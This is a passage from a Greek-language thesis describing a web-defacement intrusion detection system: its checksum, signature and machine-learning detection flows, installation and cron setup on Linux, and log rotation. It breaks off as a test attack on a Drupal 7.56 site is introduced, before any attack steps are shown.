
IDS Implementation Checksum Flowchart - Figure 11

Στο αρχείο αυτό υπάρχει η δυνατότητα δήλωσης πολλαπλών paths και μαζικής παρακολούθησης. Ένα αξιοσημείωτο χαρακτηριστικό είναι πως το σύστημα υποστηρίζει πολυνηματική εκτέλεση (configurable) που σημαίνει ότι η παρακολούθηση των directories θα γίνει παράλληλα σε πραγματικό χρόνο και όχι

σειριακά. Επιπλέον ένα ακόμα σημείο κλειδί είναι η παραχώρηση δικαιωμάτων στο σύστημα στατικής παρακολούθησης μέσω του configuration αρχείου. Τα δικαιώματα που υποστηρίζονται είναι rwd (READ, WRITE, DELETE) και χαρακτηρίζουν τις επιτρεπόμενες ενέργειες του συστήματος. Απαραίτητο για να ξεκινήσει η στατική παρακολούθηση είναι το δικαίωμα ανάγνωσης (READ). Το επόμενο βήμα είναι η ανάγνωση των αρχείων από το *sourceDir* που έχει δηλωθεί και η δημιουργία backup (δικαιώματα READ, WRITE απαιτούνται) στο *destinationDir*. Σχετικά με το *destinationDir* συστήνεται να ορίζεται ένα ασφαλές σημείο αποθήκευσης του backup στον διακομιστή. Συνεχίζοντας δημιουργείται αρχείο που περιέχει τα παραγόμενα hashes όλων των επιμέρους αρχείων που βρίσκονται στο *sourceDir* καθώς και τα absolute paths. Αφού έχουν ολοκληρωθεί τα προηγούμενα βήματα είμαστε σε θέση να συνεχίσουμε με το κομμάτι της παρακολούθησης. Το σύστημα διαβάζει κάθε ένα path αρχείου που βρίσκεται υπό επιτήρηση και το οποίο καταχωρήθηκε προηγουμένως, και δοκιμάζει να κάνει ανάκτηση του αρχείου. Αν η ανάκτηση του αρχείου δεν είναι επιτυχής εξαιτίας κάποιας αλλαγής (προσθήκη/διαγραφή αρχείου) στο δέντρο του directory, το σύστημα επιχειρεί να το αποκαταστήσει. Είτε στην περίπτωση επιτυχούς αποκατάστασης του αρχείου είτε όχι το σύστημα θεωρεί πως έχει γίνει παραμόρφωση και καταγράφει το γεγονός στα logs ως defacement. Αν η ανάκτηση του αρχείου είναι επιτυχής το σύστημα παράγει ένα hash (SHA-256), το οποίο και θα συγκριθεί με το hash που έχει παραχθεί προηγουμένως για να διαβεβαιωθεί το integrity του αρχείου. Αν τα δύο hashes που παρήχθησαν δεν είναι όμοια μεταξύ τους το σύστημα επιχειρεί να αποκαταστήσει το αρχείο. Αν τα δυο hashes ταυτίζονται ολοκληρώνεται ο κύκλος παρακολούθησης.


Στο ακόλουθο διάγραμμα θα περιγράψουμε την διαδικασία παρακολούθησης που βασίζεται σε signatures τα οποία έχουν συλλεχθεί από defaced ιστοσελίδες. Αρχικά γνωστοποιείται στην εφαρμογή η λίστα με τα διαθέσιμα URLs για επιτήρηση. Η διαδικασία καταχώρησης και ανάκτησης ενός URL γίνεται μέσω ενός αρχείου τύπου *.json* με όνομα *mon_urls*. Σε αυτό το αρχείο μπορούν να καταχωρηθούν πολλαπλά URLs ιστοσελίδων για μαζική παρακολούθηση. Το σύστημα αφού έχει ανακτήσει όλα τα URLs των ιστότοπων εξάγει ότι κείμενο μπορεί να βρει από φωτογραφίες και source code και φιλτράρει το περιεχόμενο με βάση τα signatures που έχουν συλλεχθεί από παραμορφωμένους ιστότοπους. Αν το σύστημα εντοπίσει μια ή περισσότερες

υπογραφές στο περιεχόμενο των ιστοσελίδων καταγράφει το συμβάν στα αρχεία logs. Διαφορετικά συνεχίζεται ο κύκλος παρακολούθησης.



IDS Implementation Signature-Based Flowchart - Figure 12

Το κομμάτι του συστήματος που απεικονίζεται στην ακόλουθη φωτογραφία σχετίζεται με το anomaly based ids. Το anomaly-based αποτελείται από τρία επιμέρους συστήματα τεχνητής νοημοσύνης υπεύθυνα για την ανίχνευση defacement.



IDS Implementation Anomaly-Based Flowchart - Figure 13

Το πρώτο κομμάτι βασίζεται σε ανάλυση φωτογραφίας και έχει εκπαιδευτεί πάνω σε ένα σύνολο από φωτογραφίες defaced και μη ιστοσελίδων. Ο αλγόριθμος που έχει χρησιμοποιηθεί είναι διαδοχικό συνελεκτικό νευρωνικό δίκτυο (SCNN) και έχει ως στόχο την δυαδική ταξινόμηση (binary classification) φωτογραφιών (στην περίπτωση μας defaced ή μη φωτογραφίες ιστοσελίδων). Τα δυο επόμενα κομμάτια βασίζονται σε ανάλυση κειμένου έχοντας εκπαιδευτεί σε περιεχόμενο defaced ιστοσελίδων και αποσπάσματα κειμένων σε πολλαπλές γλώσσες αντίστοιχα. Ο αλγόριθμος που έχει εφαρμοστεί και στις δυο περιπτώσεις είναι Multinomial Naive Bayes. Ο λόγος που

επιλέχθηκε είναι εξαιτείας των πιο στοχευμένων προβλέψεων σε μικρό εύρος δεδομένων εκπαίδευσης σε σύγκριση με άλλους αλγορίθμους. Η μόνη διαφοροποίηση στην εφαρμογή του αλγορίθμου είναι στη διανυσματοποίηση των documents. Στον αλγόριθμο αναγνώρισης γλώσσας χρησιμοποιήθηκε CountVectorizer καθώς κάθε λέξη, άρθρο ή πρόθεση προσθέτει αξία στην στοχευμένη εύρεση της γλώσσας. Αντιθέτως στην κατηγοριοποίηση documents σε θεματικές ενότητες (στην περίπτωση μας binary classification) όπου η συχνότητα εμφάνισης τη κάθε λέξης είναι πολύ σημαντική εφαρμόστηκε TF-IDF (Term Frequency-Inverse Document Frequency) Vectorizer. Η διαδικασία ταξινόμησης περιεχομένου ξεκινάει κάνοντας ανάκτηση και εισαγωγή του classifier στο σύστημα από το σημείο που έχει αποθηκευτεί. Αφού έχει ενταχθεί ο classifier στο σύστημα γίνεται ανάκτηση κειμένου ιστοσελίδων από φωτογραφίες και source code. Ακολουθεί προεργασία του κειμένου που μόλις ανακτήθηκε για να μπορεί ο classifier να κάνει στοχευμένες προβλέψεις. Αφού έχει γίνει περισυλλογή των περιεχομένων των ιστότοπων που έχουν δηλωθεί για παρακολούθηση και έχει επίσης ολοκληρωθεί και η απαραίτητη επεξεργασία τους, το σύστημα προχωράει σε ταξινόμηση καταλήγοντας στο αν το περιεχόμενο που ανακτήθηκε είναι defaced ή όχι. Όσον αφορά το σύστημα αναγνώρισης γλώσσας κοιτάζει αν τα ευρήματα βρίσκονται στις οριζόμενες γλώσσες. Αν όχι καταγράφεται στα logs ως defacement (γι' αυτόν τον λόγο και στο διάγραμμα τον Lang-Based σύστημα καταλήγει στο Defaced/Not Defaced).

7 Οδηγίες Εγκατάστασης

Το σύστημα παρακολούθησης και ανίχνευσης παραποιήσεων ιστοσελίδων έχει αναπτυχθεί και δοκιμαστεί σε Python έκδοσης 3.8. Τα λειτουργικά συστήματα που υποστηρίζονται είναι Windows (10) και Linux (Ubuntu 20.04).

Οι οδηγίες εγκατάστασης που ακολουθούν αφορούν αποκλειστικά Linux συστήματα.

Αρχικά συστήνεται η ενημέρωση του pip module που είναι ήδη εγκατεστημένη (αν δεν υπάρχει μπορεί να γίνει εγκατάσταση μέσω της εντολής *apt install python3-pip*).

Αν είναι ήδη ενημερωμένο στη πιο πρόσφατη έκδοση το βήμα αυτό μπορεί να αγνοηθεί:

- *python3 -m pip install –upgrade pip*

Αν παρουσιαστούν προβλήματα που σχετίζονται με το wheel module (παρόλο που το wheel module περιλαμβάνεται στο requirements.txt) μπορούν να εκτελεστούν οι παρακάτω εντολές:

- *pip install wheel*
- *python setup.py bdist_wheel*

Επίσης υπάρχει πιθανότητα ασυμβατότητας του tensorflow με το hardware και πιο συγκεκριμένα τη CPU, αν είναι παλαιότερης γενιάς και δεν υποστηρίζει Advanced Vectors Extensions (Intel Sandy Bridge processor – Q1 2011, AMD Bulldozer processor – Q3 2011). Αν ο επεξεργαστής δεν ανήκει στη γενιά επεξεργαστών Sandy Bridge (Intel) ή Bulldozer (AMD) ή νεότερη (Intel/AMD) θα χρειαστεί να γίνει εγκατάσταση των requirements από το requirements-linux-no-avc-cpu.txt που βρίσκεται μέσα στον φάκελο του προγράμματος.

Ένα ακόμα βήμα πριν να προχωρήσουμε στην εγκατάσταση των requirements είναι η εγκατάσταση του πακέτου tesseract-ocr:

- *apt install tesseract-ocr*

Το επόμενο βήμα είναι η δημιουργία εικονικού περιβάλλοντος (venv) για την εγκατάσταση των απαραίτητων modules.

Για να δημιουργηθεί ένα εικονικό περιβάλλον αρκεί να εκτελεστεί η εντολή:

- *python3 -m venv {ENV_NAME}*

Στην περίπτωση που δεν υπάρχει το πακέτο venv μπορεί να εγκατασταθεί με την εντολή:

- *apt install python3-venv*

Συνεχίζοντας πρέπει να ενεργοποιηθεί το venv που μόλις δημιουργήθηκε:

- *source {ENV_NAME}/bin/activate*

Αφού έχει δημιουργηθεί και ενεργοποιηθεί με επιτυχία ένα καινούργιο εικονικό περιβάλλον το επόμενο βήμα είναι η εγκατάσταση των requirements. Για την εγκατάσταση των απαραίτητων modules δίνουμε την εντολή:


- *pip install -r requirements.txt*

Μετά την ολοκλήρωση εγκατάστασης των requirements χρειάζεται να προστεθεί το pytesseract module στο PATH variable:

- *export PATH=/home/<HOME_NAME>/<PATH_TO_VENV>/lib/python3.8/site-packages/pytesseract/:$PATH*

Αφού έχουν ακολουθηθεί με επιτυχία οι παραπάνω εντολές, μπορεί να ξεκινήσει το IDS. Για αρχή μπορεί να δοθεί η παρακάτω εντολή ώστε να εμφανιστεί το menu βοήθειας της εφαρμογής:


- python main.py -h / python main.py –help



IDS System Help Menu - Figure 14

Το σύστημα σε αυτό το σημείο αναμένει τον ορισμό των URLs και των paths, των ιστοσελίδων και των directories αντίστοιχα που χρήζουν παρακολούθησης.

IDS System URL List File - Figure 15



IDS System Directory List File - Figure 16

Η έναρξη παρακολούθησης και αποκατάστασης παρακάτω γίνεται με τη χρήση CRON JOBS αλλά μπορεί να γίνει επίσης πολύ εύκολα κατευθείαν από το terminal μέσω του αρχείου main.py.


Το πρώτο βήμα είναι η δημιουργία των CRON JOBS. Αυτό μπορεί να γίνει πολύ εύκολα μέσω της λειτουργία εξαγωγής BASH Script. Για τη δημιουργία BASH Script χρειάζεται να δοθεί η εντολή:

- python main.py -g / python main.py --generate-cron-script

Αφού εκτελεστεί η παραπάνω εντολή ένα αρχείο με όνομα cron_scheduler.sh θα δημιουργηθεί στον φάκελο scripts, μέσα στα resources του προγράμματος, παρέχοντας ένα template δημιουργίας των CRON JOBS της μορφής:

IDS System Bash Script Template - Figure 17


Κατόπιν επεξεργασίας του cron_scheduler.sh έχοντας ορίσει τα επιθυμητά CRON JOBS το τελικό αρχείο θα μοιάζει όπως φαίνεται στη συνέχεια:



IDS System Bash Script Sample - Figure 18

Στην παραπάνω φωτογραφία, έχοντας συμβουλευτεί το παράθυρο βοήθειας συστήματος, που είδαμε προηγουμένως, στο οποίο αναλύονται όλες οι λειτουργίες του συστήματος, φαίνεται πως έχουν ενεργοποιηθεί οι λειτουργίες -m 0, 1 και -l όπου -m 0 είναι η παρακολούθηση στατικών αρχείων (βάση checksum) -m 1 η παρακολούθηση βάση signatures και -l η παρακολούθηση για ανίχνευση γλωσσών πέραν των οριζομένων (Οι οριζόμενες γλώσσες βρίσκονται στο config.py).

Πριν δημιουργηθούν τα CRON JOBS θα πρέπει να ορισθεί το log path στο οποίο θα παραχθούν και θα διατηρούνται τα log αρχεία. Για να αλλάξει το log path (default path: resources/logging/) ενημερώνεται το config.py και πιο συγκεκριμένα η μεταβλητή με όνομα LOG_PATH με το καινούργιο log path.



IDS System Config File - Figure 19

Επίσης το σύστημα θα πρέπει να έχει δικαιώματα να διαβάσει, δημιουργήσει και επεξεργαστεί αρχεία στο path που ορίσθηκε στο config.py. Για να συμβεί αυτό, είτε

πρέπει να παραχωρηθούν τα δικαιώματα manually, είτε να εκτελεστεί το cron_scheduler.sh με δικαιώματα root.

Το επόμενο βήμα είναι να γίνει executable το .sh αρχείο:

- chmod +x cron_scheduler.sh

Και αμέσως μετά ακολουθεί η εκτέλεση του για την δημιουργία των CRON JOBS (αν θέλουμε τα scheduled tasks να έχουν δικαιώματα root, το sh αρχείο πρέπει να εκτελεστεί με root privileges):

- ./cron_scheduler.sh # without root privileges
- sudo ./cron_scheduler.sh # with root privileges


Μετά την επιτυχή εκτέλεση του BASH Script, το crontab αρχείο θα πρέπει να μοιάζει ως ακολούθως:

```
GNU nano 4.8                                                    /tmp/crontab.p2qTfK/crontab
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command

*/5 * * * * /home/kalimaniac/Envs/web_def_fenv/bin/python /home/kalimaniac/web_deface_detector_final/main.py -m 0 2>&1 >>/var/log/ids/ids-sys.log
*/5 * * * * /home/kalimaniac/Envs/web_def_fenv/bin/python /home/kalimaniac/web_deface_detector_final/main.py -m 1 -l 2>&1 >>/var/log/ids/ids-sys.log
```

Linux Crontab File No-Root-Privileges - Figure 20

Η εγκατάσταση του συστήματος έχει ολοκληρωθεί και μπορούμε να παρακολουθήσουμε τα logs στην διαδρομή που έχουμε ορίσει (π.χ. /var/log/ids/ids-sys.log).

Παρακολουθώντας τα logs του συστήματος στο ids-sys.log αρχείο εμφανίζονται τα εξής μηνύματα – ειδοποιήσεις (έχοντας ενεργοποιήσει τις λειτουργίες παρακολούθησης συστήματος που είδαμε προηγουμένως στα CRON JOBS)



IDS System Resulted Notifications - Figure 21

Επίσης να προστεθεί ότι το σύστημα για καλύτερο διαχωρισμό και διαμοιρασμό των log αρχείων πρώτον εφαρμόζει log rotation (αποθήκευση τελευταίων 7 πιο πρόσφατων αρχείων – rotate μια φορά την ημέρα τα μεσάνυχτα επί 7 ημέρες) και δεύτερον διατηρεί σε τρία ξεχωριστά αρχεία, τα logs που ανταποκρίνονται στο σύστημα παρακολούθησης στατικών αρχείων (webdeface_staticids.log), στο σύστημα signature-based (webdeface_sbids.log) και τέλος στο σύστημα anomaly-based (webdeface_abids.log).


Παρακάτω φαίνονται τα παραγόμενα log αρχεία κατά τη διάρκεια (15 λεπτά) εκτέλεσης του συστήματος:

```
kalimaniac@kalimaniac-H81M-S2PV:/var/log/ids$ ls -la
total 116
drwxr-xr-x  2 root root    4096 Μαϊ   8 16:45 .
drwxrwxr-x 15 root syslog  4096 Μαϊ   8 15:07 ..
-rw-r--r--  1 root root   67132 Μαϊ   8 16:45 ids-sys.log
-rw-r--r--  1 root root    2719 Μαϊ   8 16:45 webdeface_abids.log
-rw-r--r--  1 root root    2719 Μαϊ   8 16:35 webdeface_abids.log.2022-05-08_13-35
-rw-r--r--  1 root root    2719 Μαϊ   8 16:40 webdeface_abids.log.2022-05-08_13-40
-rw-r--r--  1 root root    2653 Μαϊ   8 16:45 webdeface_sbids.log
-rw-r--r--  1 root root    2653 Μαϊ   8 16:35 webdeface_sbids.log.2022-05-08_13-35
-rw-r--r--  1 root root    2653 Μαϊ   8 16:40 webdeface_sbids.log.2022-05-08_13-40
-rw-r--r--  1 root root     580 Μαϊ   8 16:45 webdeface_staticids.log
-rw-r--r--  1 root root     580 Μαϊ   8 16:35 webdeface_staticids.log.2022-05-08_13-35
-rw-r--r--  1 root root     580 Μαϊ   8 16:40 webdeface_staticids.log.2022-05-08_13-40
```

IDS System Log File Rotation - Figure 22

8 Εκτέλεση Επίθεσης


Συνεχίζοντας παρουσιάζεται μια επίθεση σε ένα Drupal website έκδοσης 7.56 το οποίο φιλοξενείται σε apache server (Ubuntu 20.04) και είναι συνδεδεμένο με μια βάση δεδομένων mariadb έκδοσης 10.3.34. Πιο συγκεκριμένα γίνεται απόπειρα μη εξουσιοδοτημένης πρόσβασης και παραποίησης περιεχομένων. Επιπλέον γίνεται χρήση του συστήματος που έχει αναπτυχθεί κατά την εκπόνηση αυτής της διπλωματικής και αναλύεται ο τρόπος απόκρισης του.




Drupal Website Version 7.56 - Figure 23

Πριν ξεκινήσει η επίθεση γίνονται οι απαραίτητες ενέργειες για την ενεργοποίηση του IDS, για παρακολούθηση και αποκατάσταση αρχείων.

Αρχικά ενημερώνονται κατάλληλα τα αρχεία mon_dirs.json και mon_urls.json όπως φαίνεται στη συνέχεια:




Drupal URL List File - Figure 24



Drupal Directory List File - Figure 25


Παράγουμε το .sh αρχείο υπεύθυνο για τη δημιουργία των CRON JOBS και το εκτελούμε με δικαιώματα root. Αφού έχει ολοκληρωθεί η εκτέλεση του .sh αρχείου το αρχείο crontab θα πρέπει να μοιάζει ως ακολούθως:



Linux Crontab File Root-Privileges - Figure 26

